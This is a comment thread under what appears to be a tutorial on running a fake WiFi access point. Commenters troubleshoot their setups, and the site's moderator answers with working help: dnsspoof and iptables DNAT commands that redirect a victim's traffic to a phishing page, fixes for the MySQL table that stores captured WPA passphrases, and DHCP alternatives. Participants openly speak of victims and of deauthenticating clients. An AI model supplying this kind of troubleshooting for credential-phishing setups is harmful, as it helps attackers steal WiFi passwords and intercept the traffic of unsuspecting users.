Hey, i have onboard wifi adpater in my laptop with driver "iwlwifi". Well, the problem is that i cannot be able to increase the tx-power of my adapter. I googled it and try different methods to increase the txpower but every time i got a failure.
Or
if i increase the txpower of my card then what will be it's effect on card

1 Reply • Share ›

Hardeep Singh Mod ➚ Unknown • 3 years ago

This is because most of the on oard wireless cards doesn't support packet injection, powering up the card etc.
For those purposes you'd need a dedicated WiFi adapter.

Reply • Share ›

Unknown • 3 years ago

Hi, Can you post this same method by using HOSTAPD instead of using AIRBASE-NG
Because when I start the fake AP instead of showing one AP it show one more AP name "default" and even sometime it also shows a third one who's ESSID is something "iff 20008303923Z"

1 Reply • Share ›

Hardeep Singh Mod ➚ Unknown • 3 years ago

I am about to include that method in my book.
Though you can contact me on harry@rootsh3ll.com I'll send you the method and required configuration files there.

Reply • Share ›

Unknown ➚ Hardeep Singh • 3 years ago

thanks i will contact you

Reply • Share ›

BrainS • 3 years ago

Hi, Everything works until I put two passwords in the boxes on the .html web , after I press enter, nothing happends, I get redirected to a blank .php page. And I dont get any inputs in Mysql database. I do see dnsspoof working and the client connected successfully . Maybe something in the .php?

Reply • Share ›

Hardeep Singh Mod ➚ BrainS • 3 years ago

Check these things:

1. MySQL password in the PHP file must be correct
2. Database and tables created must be same as of the PHP file (case sensitive)
3. Make sure php5-mysql is installed `apt install php5-mysql`

If everything is fine get over email. We'll sort it out their much faster.

Reply • Share ›

Unknown • 3 years ago

I mean that, like if i have not eth0 option or any other interface in iproute.
then is it possible to skip this statement or something like this;

iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE

i am asking because when i write ip route no interface is coming instead of at0

I am asking because when I write ip route no interface is coming instead of eth0.
Is it possible to set this interface as --out-interface

1 • Reply • Share ›

Hardeep Singh Mod ➚ Unknown • 3 years ago • edited

In that case you can skip the line. Only downside is that you won't be able to provide Internet access to the victim.
EDIT: Though you can set this interface as --out-interface. but traffic won't redirect to it as it doesn't exist actually.

• Reply • Share ›

Unknown • 3 years ago

What can i do if i have no connection in ip route???

• Reply • Share ›

Hardeep Singh Mod ➚ Unknown • 3 years ago

make sure your network-manager is running. In case you killed it, you'd have to connect eth0 using `dhclient eth0` command and/or WiFi using `wpa_supplicant`

• Reply • Share ›

Unknown • 3 years ago

And i want to know if it it possible to set fake page on every website instead of 192.168.1.1, like www.google.com

• Reply • Share ›

Hardeep Singh Mod ➚ Unknown • 3 years ago • edited

The redirection won't work on HTTPS sites enabled with HSTS. though you can still redirect a lot of sites.
At last of al the steps just run:

```
dnsspoof -i "FakeAP Interface"
```

and create a php site in your webserver's home directory which will redirect al incoming

traffic to your desired site.

Though it could be done by iptables, I guess this should help:

```
iptables -t nat -A PREROUTING -s [source network/mask] -p tcp --dport 80 -j DNAT
--to-destination [your webserver]
```

Example:

```
iptables -A PREROUTING -s 192.168.1.0/255.255.255.0 -p tcp -j DNAT --to-
destination www.google.com
```

Reply • Share ›

Unknown • 3 years ago

Hey everything is going fine. Everything works greatly. But i cannot recieve the wpa_passphrase in mysql terminal. Please help me with this.

Reply • Share ›

Hardeep Singh Mod Unknown • 3 years ago

Make sure you've created a database first:

```
insert into wpa_keys(password1, password2) values ("testpass", "testpass");
```

as dbconnect.php will write all the captured info in wpa_keys only.

Reply • Share ›

Unknown • 3 years ago

Wao, its working for me//////

1 Reply • Share ›

dou • 3 years ago

i followed exact step by step and everything worked, but i couldnt connect to the other target.. and also i get an error with the configuration specified above for the apache service, will only restart once i enable old configuration

1 Reply • Share ›

Hardeep Singh Mod ➚ dou • 3 years ago

probably because of the version difference, as article was written in 2015.
Thanks for pointing out though. Will update it soon :)

Hope you are not facing any other issues

1 ^ | v • Reply • Share ›

BrainS ➚ Hardeep Singh • 3 years ago

Hey Hardeep, did you update the tut yet?

1 ^ | v • Reply • Share ›

Hardeep Singh Mod ➚ BrainS • 3 years ago

Not this one. But you can contact me on harry@rootsh3ll.com whenever needed!

I do have better methods that you might love to learn 😊

^ | v • Reply • Share ›

dou ➚ Hardeep Singh • 3 years ago

Hello, thank you for the quick reply, I was running the apache configuration as root, so I just commented out "disabled root" and apache started successfully, but the there's still an error when I try to log in to the fake host it never connects...I deauth my packets and loose wifi great lol, and my fake wifi shows up, and also forwarded my IPv4

^ | v • Reply • Share ›

Hardeep Singh Mod ➚ dou • 3 years ago • edited

You can try dnsmasq as a isc-dhcp-server alternative with hostapd. It is much stable in such cases

Mail me(harry@rootsh3ll.com) if you need any help. I'll send you files and instructions.

^ | v • Reply • Share ›

Asdfsdfsadf Sdfsdfsdfasdf • 3 years ago

NEAT THIS WORKED. FINALLY A WORKING GUIDE AND NOT SOME VIRUS SCAM.

Although for now I am only able to captures dns with dns sniff. I am getting "0 leases" instead of 3. Do you know how to fix that

1 • Reply • Share ›

Hardeep Singh Mod ➚ Asdfsdfsadf Sdfsdfsdfasdf • 3 years ago

You can use dnsmasq if you are facing frequent issues with dhcp server.
Come over email, I'll tell you how to setup there.

• Reply • Share ›

Asdfsdfsadf Sdfsdfsdfasdf • 3 years ago

Does this work with Raspberry Pi or only Ethernet cable?

1 • Reply • Share ›

Hardeep Singh Mod ➚ Asdfsdfsadf Sdfsdfsdfasdf • 3 years ago

Yeah, it should!

• Reply • Share ›

Asdfsdfsadf Sdfsdfsdfasdf ➚ Hardeep Singh • 3 years ago

Ok sounds, I will test this out.

"So put all the rogue_AP.zip content under/var/www/html."

Do I extract this part or leave it as a .zip

• Reply • Share ›

Hardeep Singh Mod ➚ Asdfsdfsadf Sdfsdfsdfasdf • 3 years ago

Extract.

• Reply • Share ›

knightblood • 3 years ago

Hi hardeep, great job on the tutorial. It's detailed and easy to follow. Also thanks for the extra help in providing me with the. php script. It works just fine.

1 • Reply • Share ›

Hardeep Singh Mod knightblood • 3 years ago

Thanks Knight.
I am looking forward for your Fake portal. All the best.
Who knows it may be included in rootsh3ll's WiFi hacking book ;)

• Reply • Share ›

knightblood • 3 years ago

hi, fake portal will not show if the victim tries to go to a https website. I'm trying it on an android device. Portal shows up only if it is a non-https sites.

thank you.

• Reply • Share ›

Load more comments

Subscribe Add Disqus to your site Disqus' Privacy Policy DISQUS